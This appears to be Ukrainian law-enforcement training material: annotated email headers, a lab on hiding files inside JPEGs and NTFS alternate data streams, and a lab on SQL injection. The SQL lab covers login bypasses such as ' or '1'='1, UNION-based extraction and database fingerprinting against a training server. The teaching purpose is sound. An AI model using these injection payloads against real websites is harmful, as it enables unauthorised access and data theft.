Received: from h136.246.159.dialup.iptcom.net ([213.159.246.136]:64011 "HELO copm1" ident: "NO-IDENT-SERVICE[2]" whoson: "s-m-i-t")

by pechkin.iptelecom.net.ua with SMTP id S358789AbUKAXOS (ORCPT <rfc822;igoset@mail.ru> + 3 others)

Tue, 18 Nov 2008 01:14:18 +0200 *– час, коли одержано лист*

Message-ID: <021501c4c068$4d89ba20$0200a8c0@copm1> *– процес одержання листа первинним провайдером для подальшого пересилання з ПК, підключеного за допомогою модемного з'єднання (h136.246.159.dialup.iptcom.net). Розшифрування є аналогічним вищевикладеному;*

From: *@ukr.net*** *– надпис на «конверті», від кого лист;*

To: <**@mail.ru>, <**@ukrpost.net>, <@mail.ru>, <**@ukr.net>, <**@yahoo.co.uk>, <**@ok.ru>, <**@yandex.ru>, <****@mail.ru>, <*****@mail.ru>, <**@bk.ru>, *@ukr.net*** *– адреси доставки листа;*

Subject: =?koi8-r?B?8NLFxMzP1sXOycU=?= *– тема листа (при заміні кодування тема матиме вигляд напису «Предложение»);*

Date: Tue, 18 Nov 2008 00:52:14 +0200 *– дата та час створення листа (вівторок 2 листопада 2008 р., о 00:52:14 на комп'ютері зі встановленим 2-м часовим поясом);*

MIME-Version: 1.0 *– версія стандарту, відповідно до якого створено даний лист;*

Content-Type: multipart/alternative *– формат змісту листа. Визначається тип інформації в листі та спосіб її відображення. Зокрема встановлюється кодування листа, якщо використовується який-небудь національний набір символів;*

boundary="----= NextPart_000_0015_01C4C076.3170DA90" *– стандартизація розбивання великих листів на декілька частин. В полі «Content-Type» після значення «multipart/<subtype>» зазначається рядок - унікальний обмежувач фрагментів "boundary=<boundary string>". А потім перед кожним фрагментом пишеться цей рядок, з двома мінусами попереду, а в кінці фрагментації ще один рядок, який завершується такими ж двома мінусами.*

X-Priority: 3 *– пріоритет листа, позначений цифрами.*

X-MSMail-Priority *– нестандартне поле Microsoft - пріоритет листа. Буває «звичайним», «невідкладним» та «не невідкладним». Зазвичай, використовуються слова: «Normal», «Urgent», «Non-urgent». Може впливати на швидкість обробки та передачі листа різними проміжними поштовими системами;*

X-Mailer: Microsoft Outlook Express 5.50.4927.1200 *– інформація про поштову програму, яка використовувалася для створення листа;*

X-MimeOLE: Produced By Microsoft MimeOLE V5.50.4927.1200 *– інформація про фірму виробника програмного забезпечення;*

X-Spam: Not detected *– лист не визначено як спам.*

Лабораторне заняття. Дослідження простих елементів стеганографії

Навчальна мета заняття: дослідити методику здійснення прихованого запису інформації до файлу.

Час проведення __4 год__. Місце проведення: комп'ютерний клас_____.
(кількість годин) (полігон, комп'ютерний клас, лабораторія, лінгафонний кабінет)

Устаткування: персональний комп'ютер (ПК) зі встановленою операційною системою Windows 2000 або вище та доступом до мережі Інтернет.

Завдання, які потрібно виконати, **підкреслено**

Один із найпростіших способів стеганографії, що може використовуватися для приховування електронних зображень (зокрема дитячої порнографії), засновано на особливостях структури файлів архіву типу RAR (рис. 1) та файлів зображень типу JPEG (рис. 2).

Рис. 1. Структура файлу RAR

Рис. 2. Структура файлу JPEG

Як видно з цих рисунків, якщо «склеїти» два файли цих типів: на початку файлу типу RAR вставити файл типу JPEG, то за допомогою відповідних програм ми зможемо переглядати один і той самий файл і як архів, і як рисунок.

Для виконання цього завдання можна скористатися редактором WinHex, відкривши в ньому файл JPEG, через меню «File» → «Open» (рис. 3.




Рис. 3. Вміст файлу JPEG

Наприкінці файлу вставляються декілька нулів (рис. 4), відкривається в іншому вікні файл типу RAR з нього копіюється весь зміст та вставляється в кінець файлу типу JPEG (рис. 5).




Рис. 4. Меню додавання нульових байтів




Рис. 5. Копіювання вмісту файлу RAR

Файл зберігається, після чого при його відкритті за допомогою програми перегляду зображень буде відкриватися рисунок (рис. 6). Якщо відкрити даний файл за допомогою програми архіватора, то відкриється архів (рис. 7).




Рис. 6. Файл відкрито за допомогою програми перегляду зображень




Рис. 7. Файл відкрито за допомогою архіватора

Сам архів може бути додатково зашифрований правопорушниками, що суттєво ускладнює роботу правоохоронних органів.

У подальшому такого штибу рисунок може вставлятися на веб-сторінку або передаватися поштою чи в інший спосіб.

Виявити стеганографічні повідомлення можна з використанням уважного вивчення параметрів та порівняння вмісту файлу з еталонним, а також за допомогою спеціального програмного забезпечення.

Ще одним варіантом приховування інформації є використання альтернативних потоків. Вони вперше з'явилися в ОС Windows NT із введенням файлової системи NTFS для забезпечення сумісності з файловою системою HFS. Суть організації HFS полягає в поділі файлу на файл даних і файл ресурсів. У файлі даних перебуває вміст документа, а у файлі ресурсів – ідентифікатор типу файлу та інші властивості. В альтернативному потоці можна зберігати різні дані. Сам альтернативний потік даних можна видалити тільки видаленням батьківського файлу або папки.

Багато користувачів і навіть працівників правоохоронних органів не знають про існування альтернативних потоків даних, тому дана можливість відмінно підходить для приховування важливої інформації. Щоб розібратися, як все це працює насправді, необхідно виконати наступні дії:

- скориставшись стандартним Блокнотом, створити файл з іменем test.txt у кореневій папці диску (наприклад, c:\), ввести у нього довільний текст і зберегти файл;

- відкрити діалогове вікно «Виконати» (комбінація клавіш WIN+R) та ввести у командному рядку команду «notepad c:\test.txt:alternate.txt» (лапки не вводити) (рис. 8).




Рис. 8. Відкриття альтернативного потоку

На запит створення файлу потрібно дати ствердну відповідь. Після цього до файлу вводиться деякий текст (рис. 9) та зберігається.




Рис. 9. Створення повідомлення

Якщо спробувати здійснити пошук на диску тільки що створеного файлу alternate.txt, то результат буде негативний. Пошук файлу, що містить уведений до потоку текст, також не дасть результату. Відкривши файл test.txt в hex-редакторі, можна побачити лише текст основного файлу test.txt; навіть розмір файлу test.txt залишиться без змін. Тому це досить розумний спосіб приховування інформації.

Щоб переконатися в існуванні файлу alternate.txt, знову потрібно набрати у вікні команди «Виконати» рядок notepad c:\test.txt: alternate.txt. Тільки так можна знову одержати доступ до даних, збереженим в альтернативному потоці.

Файл потоку можна створити і за допомогою команди type.

Наприклад, type c:\1.jpg > c:\2.txt:3.jpg. Перевірка mspaint c:\2.txt:3.jpg.

Якщо правопорушник має глибокі комп'ютерні знання й використовує операційну систему Windows NT/2000/XP/7 з файловою системою NTFS, потрібно обов'язково перевірити наявність у системі альтернативних потоків даних. Однією з вільно розповсюджуваних утиліт яка дозволяє це здійснити є Windows Sysinternals Streams.

З використанням теоретичних відомостей здійснити компонування довільних файлів архіву та малюнку на своєму ПК. Перевірити, що файл коректно відкривається і за допомогою архіватору, і за допомогою програми перегляду зображень.

Створіть файл з альтернативним потоком двома способами та спробуйте його виявити за допомогою відомих інструментів. Результат повідомте викладачеві.

Лабораторне заняття. Отримання доступу до ресурсів комп'ютера за допомогою SQL-ін'єкцій

Навчальна мета заняття: моделювання несанкціонованого доступу до ресурсів комп'ютера допомогою атак типу SQL-ін'єкцій; реалізація відповідних захисних механізмів.

Час проведення 6 год. (кількість годин) Місце проведення: комп'ютерний клас (полігон, комп'ютерний клас, лабораторія, лінгафонний кабінет).

Устаткування: персональний комп'ютер зі встановленою операційною системою Windows 98 або вище (Linux); відповідним чином налаштований WEB-сервер (комплекс програм «Денвер-2»); браузери: Internet Explorer, Mozzila, Chrome.

Завдання, які потрібно виконати, **підкреслено**

1. Основні поняття

Однією з основних функцій будь-якого серверу є обробка запитів клієнтів. WEB-сервер найчастіше обробляє запити по протоколу прикладного рівня http.

Ще донедавна WEB-сервери здебільшого видавали клієнтові статичні сторінки. З розвитком технологій змінюються і сторінки, вони стають більш технологічними й насиченими, виникають так звані «динамічні сторінки». «Динамічні сторінки» зазвичай формуються після обробки великого обсягу даних, відповідно до запиту клієнта, тому часто при їх формуванні застосовують бази даних.

Сьогодні переважна більшість WEB-серверів використовують зв'язку Apache+PHP+MySQL, де Apache – WEB-сервер, PHP – мова програмування серверних скриптів, які включаються до HTML, MySQL – відносно невелика і швидка СКБД, побудована на традиціях Hughes Technologies Mini SQL (mSQL).

SQL – це скорочення від Structured Query Language (структурована мова запитів). SQL створений для роботи з реляційними базами даних. Він дозволяє користувачам взаємодіяти з базами даних.

Потрібно зазначити, що при використанні атаки SQL-injecting сервер Apache і інтерпретатор PHP можуть бути змінені на аналогічні, причому в більшості випадків різниці при реалізації SQL-injecting не буде. Більш того, SQL-injecting можлива й для інших баз даних лише з невеликими синтаксичними змінами.

Надалі будемо розглядати лише Apache+PHP+MySQL.

2. Основи SQL-injecting

Сутністю SQL-injecting є зміна запиту до бази даних таким чином, щоб база надала дані, які не передбачені власником WEB-ресурсу для видачі.

Зауваження: *перед початком роботи внесіть зміни до файлу HOSTS. Файл Hosts знаходиться в каталозі %Systemroot%\System32\Drivers\etc (у Windows 98 SE — в папці \Windows\). Додайте в нього рядок з IP-адресою, що вкаже тренер, та через прогалину введіть: injection.ua*

Далі необхідно запустити браузер і перейти за адресою: http://injection.ua/first.php

Перш за все зловмиснику необхідно дізнатися про тип бази даних, що працює на сервері. Для цього потрібно ввести лапку в запит (рис. 1), щоб виникла помилка.

Рис. 1. Введення лапки у запит

В нашому випадку в браузері відобразилась наступна помилка (рис. 2).




Рис. 2. Помилка обробки

Отже, бачимо, що працюємо з базою MySQL.

Типовий сценарій взаємодії з базою даних наступний:

- користувач вводить певну інформацію в поле запиту;
- PHP-скрипт аналізує введену користувачем інформацію і на основі введених даних формує SQL-запит;
- MySQL обробляє запит і видає інформацію, що через PHP передається користувачу.

Розглянемо вищенаведене на прикладі:

- користувач заходить на сторінку, де є поля для вводу імені користувача й пароля (рис. 3);




Рис. 3. Запрошення для авторизованого входу

- скрипт отримує введену інформацію і формує SQL-запит;

Наприклад, в PHP програмі це може бути такий рядок:

$sql = «SELECT * FROM `first` WHERE login='$login' and password='$password'«;

Змінні *$login і $password* будуть замінені на введені користувачем:

```
SELECT * FROM `first` WHERE login='мій_логін' and password='і_мій_пароль'
```

- скрипт перевіряє результат запиту до бази даних і повертає результат користувачеві.

Головною помилкою при написанні PHP-скриптів є неконтрольованість введених значень. Розглянемо випадки, коли зловмисник може цим скористатися:

1. На багатьох сайтах є користувач з ім’ям **admin**. Спробуємо зайти з його правами, ввівши наступні дані (рис. 4):




Рис. 4. Введення спеціальних символів в поля для авторизації (Логін)

В результаті PHP-скрипт згенерує наступний запит до бази даних: SELECT * FROM first WHERE login='***admin' /***' and password='***все_одно***'

Виділені курсивом символи є даними, що їх було введено користувачем. Отже, ми ввели логін ***admin***, далі закрили лапку і ввели ***/****, вказали базі даних, що далі буде наведено **коментар**. Тобто закоментували перевірку пароля. В результаті ми отримали доступ до сайту як адміністратор без знання пароля.

2. Якщо ми не знаємо жодного користувача, який має доступ до системи, то можна ввести наступне (рис. 5):




Рис. 5. Введення спеціальних символів в поля для авторизації (Пароль)

В результаті PHP-скрипт згенерує наступний запит до бази даних:

SELECT * FROM first WHERE login='***якесь_імя***' and password='***якийсь пароль' or '1'='1***'

Тож після введення якогось пароля ми закрили лапку, щоб показати базі, що введення пароля завершено, а далі доповнили скрипт логічною умовою ЧИ (***OR***) і ввели таку умову, яка завжди вірна ***'1'='1*** (зауважимо, що в кінці лапка не ставиться, бо вона вставляється PHP скриптом відповідно до умови запиту (дивись вище сам запит)). Тобто, незалежно від введених логіна і пароля, умова завжди буде виконуватися і ми отримаємо доступ до сайту.

3. Тепер відкриємо в браузері сторінку: *http://injection.ua/news.php*

Після натиснення посилання, інформація про обрану новину передається через GET-параметр: http://injection.ua/news.php?id=1

Можна передбачити, що параметр **ID** передається до запиту. Побачити, як може зловмисник вивести на екран всі новини, незалежно від номера вказаного в **ID**. Введемо наступний запит безпосередньо в полі з адресою браузера (рис. 6).

Рис. 6. Введення спеціального запиту

Зауважимо, що «+» використовується заміть «прогалини», хоча можна використовувати будь-який варіант, але «прогалину» браузер замінює на %20, що значно погіршує читабельність.

У результаті отримали таке (рис. 7):

Безпосередньо новина

Інформація по першій новині	тема - НІ	автор - Я
Інформація по другій новині	тема - НІ і НІ	автор - ти
І нарешті інформація по третій	тема - НІ НІ НІ	автор - хтось

Рис. 7. Результат виконання спеціального запиту

Тобто введенням в запит логічної операції ЧИ, що завжди виконується, (***or+1=1***) вивели всі новини, що були в базі даних.

3.1. Тепер розглянемо, як зловмисник може дізнатися скільки полів у таблиці, що містить інформацію про новини. У мові SQL є можливість сортувати дані за вказаним полем, тож використаємо її.

Введемо в браузері в параметрі **ID** наступне (рис. 8):

Рис. 8. Введення спеціального запиту для параметру ID

Тобто відсортуємо дані за першим полем. Далі спробуємо проранжувати за 2,3,4 і 5 полями запитами (рис. 9).

Рис. 9. Запити на ранжування

Після спроби відсортувати по 5-му полю, бачимо помилку.

error in SQL

Це означає, що в таблиці лише 4 поля.

3.2. Тепер ми знаємо скільки в таблиці полів, тому можемо скористатися об'єднанням запитів (можливо лише в MySQL версії 4 і вище). Для цього скористуємося оператором UNION, який об'єднує два запити SELECT. Тож додамо до запиту свій запит (зауважимо, що кількість полів в обох запитах повинна бути однакова, саме тому перед цим ми дізнавалися кількість полів).

Введемо наступний запит (рис. 10):

Рис. 10. Запит на вибірку

У результаті отримали наступне (рис. 11):

Безпосередньо новина

Інформація по першій новині	тема - НІ	автор - Я
2	3	4

Рис. 11. Результат виконання запиту на виборку

Бачимо, що наші дані (введені після команд select) вивелись в кінці таблиці, тому що в разі, якщо оператор select не знаходить вказаних йому полів, то він просто виводить запитувані поля на екран.

У нашому випадку були виведені 2, 3 і 4-те поле без першого, оскільки розробником сайту перше поле було позначене як службове (в PHP), тобто не для виведення на екран.

3.3. В MySQL є спеціальні функції для видачі певної інформації. Наприклад, version() – виведення версії бази даних, user() – виведення імені користувача бази даних, database() – виведення імені бази даних. Потрібно зауважити, що ці функції не спрацюють в скрипті news.php, бо він звертається до таблиці із запитом який виконано за допомогою кодування cp1251. MySQL же видає результат виконаних функцій в кодуванні utf8. Оператор UNION не дозволяє об'єднувати запити, результатом виконання яких будуть дані в різних кодуваннях. Тому для демонстрації роботи було зроблено скрипт news1.php, який звертається до бази даних з кодуванням utf8.

Спробуємо використати вбудовані функції в об'єднаному запиті (рис. 12):




Рис. 12. Запит з використанням вбудованих функцій

У результаті отримали таблицю, як на рис. 13:

Безпосередньо новина

Інформація по першій новині	тема - НІ	автор - Я
4.1.16-max	root@localhost	test

Рис. 13. Результат виконання запиту з використанням вбудованих функцій

